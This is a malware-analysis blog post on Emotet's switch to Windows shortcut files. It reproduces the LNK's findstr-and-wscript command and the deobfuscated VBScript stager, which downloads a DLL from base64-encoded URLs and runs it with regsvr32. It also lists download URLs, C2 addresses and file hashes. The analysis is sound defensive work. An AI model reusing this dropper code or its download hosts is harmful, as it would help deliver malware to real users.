Shortcut to Emotet, an odd TTP change

forensicitguy.github.io/shortcut-to-emotet-ttp-change/

April 24, 2022

By *Tony Lambert*
Posted *2022-04-24 11 min* read

The adversary behind Emotet made a really interesting TTP change around 4/22 to use Windows shortcut files, and it definitely got noticed by multiple researchers.

> #Emotet New TTPs 🚨
>
> [+] LNK with embedded VBScript
>
> [+] VBS stager:
> - Base64 encoded URLs X7
> - ServerXMLHTTP download Emotet > %TMP%
> - Exec with regsvr32
> - VBS file removed after the exec
>
> LNK > CMD > findstr & Wscript > Regsvr32 > Regsvr32
>
> C2 server: 138.201.142[.]73:8080🔥 https://t.co/DHGHAMiAPX pic.twitter.com/0ans5nyI79
>
> — Max_Malyutin (@Max_Mal_) April 23, 2022

> 2022-04-22 (Friday) - #Emotet #epoch4 malspam sent zipped Windows shorcut (.LNK). LNK didn't work in my lab or online sandboxes. But the shortcut contains script that I copied into a .vbs file, which ran fine. LNK: https://t.co/zfiDZytclb VBS: https://t.co/PMKUrA7RIn pic.twitter.com/XiNbazHeY1
>
> — Brad (@malware_traffic) April 22, 2022

This TTP change is a bit odd but not entirely unexpected with Emotet. Since returning earlier in the year, the adversary behind Emotet has spent a significant amount of time experimenting with different deployment techniques until settling on Excel 4.0 macros. Previous iterations also explored APPX packages, experiments with PowerShell, and more. There's no way to know if this TTP change will stay as part of Emotet's rotation, but if it does it will help to understand how it works. In this post I want to walk through the latest change using the sample available in MalwareBazaar here: https://bazaar.abuse.ch/sample/082d5935271abf58419fb5e9de83996bd2f840152de595afa7d08e4b98b1d203/.

Triaging the shortcut

We can easily get the first few details from the shortcut using a combination of `diec`, `file`, and `exiftool`. First, let's confirm the shortcut is indeed a shortcut.

```
remnux@remnux:~/cases/emotet$ file INV\ 2022-04-22_1538\,\ US.doc.lnk
INV 2022-04-22_1538, US.doc.lnk: MS Windows shortcut, Item id list present, Has
Relative path, Has command line arguments, Icon number=134, ctime=Mon Jan  1
04:56:02 1601, mtime=Mon Jan  1 04:56:02 1601, atime=Mon Jan  1 04:56:02 1601,
length=0, window=hide

remnux@remnux:~/cases/emotet$ diec INV\ 2022-04-22_1538\,\ US.doc.lnk
Binary
    Format: Windows Shortcut (.LNK)
```

It looks like both `file` and `diec` agree that we're looking at a MS Windows LNK shortcut file. Now let's parse that metadata using `exiftool`.

```
remnux@remnux:~/cases/emotet$ exiftool INV\ 2022-04-22_1538\,\ US.doc.lnk
ExifTool Version Number         : 12.30
File Name                       : INV 2022-04-22_1538, US.doc.lnk
Directory                       : .
File Size                       : 3.6 KiB
File Modification Date/Time     : 2022:04:22 22:17:34-04:00
File Access Date/Time           : 2022:04:24 19:58:22-04:00
File Inode Change Date/Time     : 2022:04:24 19:56:34-04:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, CommandArgs, IconFile,
Unicode
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : 134
Run Window                      : Normal
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Relative Path                   : ..\..\Windows\system32\cmd.exe
Command Line Arguments          : /v:on /c findstr "rSIPPswjwCtKoZy.*"
Password2.doc.lnk > "%tmp%\VEuIqlISMa.vbs" & "%tmp%\VEuIqlISMa.vbs"
Icon File Name                  : shell32.dll
```

Looking at the metadata, we can piece together the command it'll execute by piecing together the Target File DOS Name and Command Line Arguments. Put together, it'll spawn this command:

```
C:\Windows\system32\cmd.exe /v:on /c findstr "rSIPPswjwCtKoZy.*"
Password2.doc.lnk > "%tmp%\VEuIqlISMa.vbs" & "%tmp%\VEuIqlISMa.vbs"
```

That `cmd.exe` command will spawn from `explorer.exe` once the user clicks on the shortcut, execute a `findstr` to search a `Password2.doc.lnk` for a line that includes `rSIPPswjwCtKoZy`, writes that line of code to `VEuIqlISMa.vbs`, and then executes `VEuIqlISMa.vbs`.

> NOTE: As the LNK file is currently not named `Password2.doc.lnk`, the stage will not work. We're going to continue analysis here under the assumption the adversary had gotten the naming to work properly.

Analyzing the VBS

We can manually get the VBS file ourselves using a `grep` command in REMnux.

```
remnux@remnux:~/cases/emotet$ grep -aF "rSIPPswjwCtKoZy" INV\ 2022-04-22_1538\,\
US.doc.lnk > VEuIqlISMa.vbs

remnux@remnux:~/cases/emotet$ file VEuIqlISMa.vbs
VEuIqlISMa.vbs: ASCII text, with very long lines

remnux@remnux:~/cases/emotet$ diec VEuIqlISMa.vbs
Binary
    Format: plain text[LF]
```

We successfully exported the VBS! It's all on one line initially, but once we clean it up we can get some findings. The first half of the script is below, and it contains some overhead code and the URLs needed for downloading code.

```
rSIPPswjwCtKoZy=1::
on error resume next:
Set FSO = CreateObject("Scripting.FileSystemObject")::
Function Base64Decode(ByVal vCode):
With CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64"):
    .dataType = "bin.base64":
    .text = vCode:
    Base64Decode = Stream_BinaryToString(.nodeTypedValue):
End With:
End Function::

Function Stream_BinaryToString(Binary):
With CreateObject("ADODB.Stream"):
    .Type = 1:
    .Open:
    .Write
    Binary:
    .Position = 0:
    .Type = 2:
    .CharSet = "utf-8":
    Stream_BinaryToString = .ReadText:
End With:
End Function::

Dim JOCItJMMrs(7):::
JOCItJMMrs(0) = "aHR0cDovL2Z0cC5jaXBsYWZlLmNvbS5ici9BTFQvM3dkQllKZXBSVi8=":: 
' hxxp://ftp.ciplafe.com[.]br/ALT/3wdBYJepRV/

JOCItJMMrs(1) =
"aHR0cHM6Ly9iZW5jZXZlbmRlZ2hhei5odS93cC1pbmNsdWRlcy85MHZsc1lXNUpJalov":: 
' hxxps://bencevendeghaz[.]hu/wp-includes/90vlsYW5JIjZ/

JOCItJMMrs(2) = "aHR0cDovL2V6bmV0Yi5zeW5vbG9neS5tZS9AZWFEaXIvd2cyQnFhV0ZSWmIxRy8=":: 
' hxxp://eznetb.synology[.]me/@eaDir/wg2BqaWFRZb1G/

JOCItJMMrs(3) =
"aHR0cHM6Ly93d3cucmVuZWV0dGVuLm5sL2NvbnRhY3QtZm9ybXVsaWVyL3R2ekFUbkltRk1OZjIwcmM3Lw==":: 
' hxxps://www.reneetten[.]nl/contact-formulier/tvzATnImFMNf20rc7/

JOCItJMMrs(4) = "aHR0cDovL2Rhcmtzd29yZC5ubC9hd3N0YXRzL1pxVm5VNW9sLw==":: 
' hxxp://darksword[.]nl/awstats/ZqVnU5ol/

JOCItJMMrs(5) =
"aHR0cDovL2RhY2VudGVjMi5sYXllcmVkc2VydmVyLmNvbS9zcGVlZHRlc3QvV2RKelFSRTlHaHZzLw==":: 
' hxxp://dacentec2.layeredserver[.]com/speedtest/WdJzQRE9Ghvs/

JOCItJMMrs(6) =
"aHR0cDovL3ZpcC1jbGluaWMucmF6cmFib3RrYS5ieS9hYm91dF9jZW50ZXIvTE10QlRjTEgwcEgxb1BoaTkv":::
' hxxp://vip-clinic.razrabotka[.]by/about_center/LMtBTcLH0pH1oPhi9/
```

The first two functions are overhead/utility functions to perform encoding conversions. The chunk of code manipulating `JOCItJMMrs(7)` creates an array that contains all the Emotet download URLs. These URLs are base64 encoded and you can readily decode them using CyberChef or `base64 -d` commands in REMnux. The second half of the script contains some obfuscation in the form of string splitting and character to decimal conversion. Once we get that reduced, it'll look something like this:

```
Execute(
    "Dim Xml,WS,DB,FilepatH,URL:
    Xml = MSXML2.SErverXmlHtTP.3.0:
    WS = ""WsCript.SHELl:
    dB = ""adoDb.strEAM"":
    Set SblpfvbXdq = CREATEOBJECT(WS):
    tMP = sblpfvBXDQ.EXpAnDEnvironmentStRIngS(""%TmP%""):
    WIndiR = SbLPFvBxdQ.expandenviroNmEntstRINgs(""%WINdir%"") ::
    filEpaTH = Tmp & ""\VMtbfGSBow.QsJ""':::
    cAll prog:
    SUb prog:
        RANDoMIzE:
        indeX = int((6 - 0 + 1)*Rnd + 0):
        dIm MsxMl:
    Set MsXmL = crEAteoBJEct(Xml):
        diM sTreaM:
    seT STReaM = CrEATEObjEct(dB):
        MsXmL.opeN gEt, Base64DecOde(JocITjmMrS(iNDex)), fALSE:
        MsXmL.setreqUEsthEaDER USer-agEnT, kykwTJBDAyBKqLonrjjG:
        MsXMl.senD:
        wIth stReAm:
            .tyPe = 1:
            .open:
        .WRite MsXMl.resPONseboDy:
        .saVetofilE FilEPath, 2:
        end wiTh:
    EnD SUB")::
SBLpFvbXDQ.Exec(windir & "\System32\regsvR32.ExE " & tmp &
Base64Decode("XHZtVGJmR1NCT1cucXNq")):
' \vmTbfGSBOW.qsj
FSO.GetFile(WScript.ScriptFullName).delete
```

This chunk of code takes VBScript pass into `Execute()` as a string and executes it. That code randomly picks an element of the `JocITjmMrS(7)` array, attempts to download content (presumably a DLL) from that URL to `vmTbfGSBOW.qsj`, and executes the downloaded content with `regsvr32.exe`. Afterward, the script deletes itself from disk. One very odd detail in this script is that the adversary chooses to specify a User-Agent string of `kykwTJBDAyBKqLonrjjG`. This may be something designed to gate access or keep track of statistics since UA strings can be arbitrary and optional.

To summarize so far:

- `explorer.exe` spawns `cmd.exe` with the `findstr` command to write the VBS
- `cmd.exe` spawns `wscript.exe VEuIqlISMa.vbs`
- `wscript.exe` contacts one of 7 URLs to download a DLL

- `wscript.exe` writes the DLL to `vmTbfGSBOW.qsj`
- `wscript.exe` executes `regsvr32.exe vmTbfGSBOW.qsj`
- `wscript.exe` removes `VEuIqlISMa.vbs` from disk

Triage the downloaded DLL

From here the threat converges to a traditional Emotet infection via DLL. Before I stop for the evening I still want to triage the DLL a bit and see if we can generate some hypotheses.

```
remnux@remnux:~/cases/emotet$ file vmTbfGSBOW.qsj
vmTbfGSBOW.qsj: PE32+ executable (DLL) (GUI) x86-64, for MS
Windows

remnux@remnux:~/cases/emotet$ diec vmTbfGSBOW.qsj
PE64
    Library: MFC(-)[static]
    Compiler: Microsoft Visual C++(2005)[-]
    Linker: Microsoft Linker(8.0 or 11.0)[DLL64]
```

It looks like the file is a 64-bit Windows DLL. Let's get those hashes:


```
remnux@remnux:~/cases/emotet$ pehash vmTbfGSBOW.qsj
file
    filepath:                       vmTbfGSBOW.qsj
    md5:                            87531dab200c392f33d0d9c18abf53c0
    sha1:                           82412da65a6638050344b87784c8a7ec4468fe58
    sha256:
3c9b05b81bf7f6e7864527c03f5ed8c87c9c7ebab58a58d1766fd439f2740ce8
    ssdeep:
12288:C1FIcocJwMTHzXO7N2OBHiyzskF1CubVnmn:tco9MTHzXO7N7/115mn
    imphash:                        6ba79cbed2acbe9b8ecc8e14a572f100
```

I also like to get rich header hashes for pivoting with VT Enterprise/Intelligence, and you can do the same using Python and the `pefile` library.

```
import pefile

binary =
pefile.PE('vmTbfGSBOW.qsj')
binary.get_rich_header_hash()

'e47802314222a55b74fe99a752e0b6
58'
```

With the imphash we can pivot in VT to find files with similar capabilities, with the rich header hash we can pivot in VT to find files with similar build environments. The final thing I want to do tonight is get an idea of the DLL's capabilities using `capa`.

```
remnux@remnux:~/cases/emotet$ capa vmTbfGSBOW.qsj

+------------------------+------------------------------------------------------
-----------------------------+
| md5                    | 87531dab200c392f33d0d9c18abf53c0
|
| sha1                   | 82412da65a6638050344b87784c8a7ec4468fe58
|
| sha256                 |
3c9b05b81bf7f6e7864527c03f5ed8c87c9c7ebab58a58d1766fd439f2740ce8
|
| path                   | vmTbfGSBOW.qsj
|
+------------------------+------------------------------------------------------
-----------------------------+

+------------------------+------------------------------------------------------
-----------------------------+
| ATT&CK Tactic          | ATT&CK Technique
|
|------------------------+------------------------------------------------------
-----------------------------|
| COLLECTION             | Input Capture::Keylogging T1056.001
|
| DEFENSE EVASION        | Modify Registry:: T1112
|
|                        | Obfuscated Files or Information::Indicator Removal
from Tools T1027.005           |
| EXECUTION              | Shared Modules:: T1129
|
```


| MBC Objective | MBC Behavior
| ANTI-STATIC ANALYSIS | Disassembler Evasion::Argument Obfuscation [B0012.001]
| COLLECTION | Keylogging::Polling [F0002.002]
| DISCOVERY | Application Window Discovery::Window Text [E1010.m01]
| MEMORY | Allocate Memory:: [C0007]
| OPERATING SYSTEM | Registry::Create Registry Key [C0036.004]
| Registry::Delete Registry Key [C0036.002]
| Registry::Open Registry Key [C0036.003]
| CAPABILITY | NAMESPACE
| contain obfuscated stackstrings | anti-analysis/obfuscation/string/stackstring
| log keystrokes via polling | collection/keylog
| contain a resource (.rsrc) section | executable/pe/section/rsrc
| extract resource via kernel32 functions (3 matches) | executable/resource
| get graphical window text | host-interaction/gui/window/get-text
| allocate RWX memory | host-interaction/process/inject
| create or open registry key | host-interaction/registry
| delete registry key | host-interaction/registry/delete
| link function at runtime (4 matches) | linking/runtime-linking
| link many functions at runtime | linking/runtime-linking
| parse PE exports | load-code/pe
| parse PE header (6 matches) | load-code/pe

There are a decent number of capabilities listed but I want to zoom in on a few that may make further static analysis difficult:

- contains obfuscated stackstrings
- link functions at runtime
- parse PE header/exports

The obfuscated stackstrings will slow static analysis a bit while the analyst figures out what the strings are supposed to say. The function linking at runtime means that we can't easily catalog all the capabilities of the DLL using its import table. Once it starts using something like `LoadLibrary` and `GetProcAddress` to manually resolve other imports the sample will get more complicated quickly. Finally, PE header and export parsing isn't always a sign of more difficulties, but it can indicate the sample is designed to unpack a second PE and write it into memory for execution. From here the best path for me will be dynamic analysis in a sandbox for further analysis.

Why a LNK shortcut?

Before winding down for the night, I want to address one question: “Why would an adversary use LNK files?”

Shortcut files present an interesting opportunity compared to other deployment options. Consider MS Office files and the macros therein. As more adversaries have used macros, Microsoft has clamped down and allowed more security controls around macros to make them less useful to adversaries. As more organizations adopt controls to limit macros, adversaries become less effective. Consider script files like VBS, JS, and MSHTA files. Organizations can mitigate against adversaries using these files by disabling their default file handler associations or replacing it with Notepad. Such a change won’t significantly hinder IT operations in most organizations, and it keeps users from double-clicking to execute malware.

Shortcut files are specifically designed to be double-clicked for execution. You can’t really block them easily because doing so would significantly interfere with normal desktop and start menu shortcuts. You can easily change their icons to show whatever image you want, you can specify whatever commands in their metadata you want, and you can easily append data to a shortcut without interfering with its operation. This is a ready-made set of circumstances that allow easy exploitation. Many other adversaries have also explored using LNK files to great effect, including adversaries deploying IcedID and Bumblebee malware.

Thanks for reading!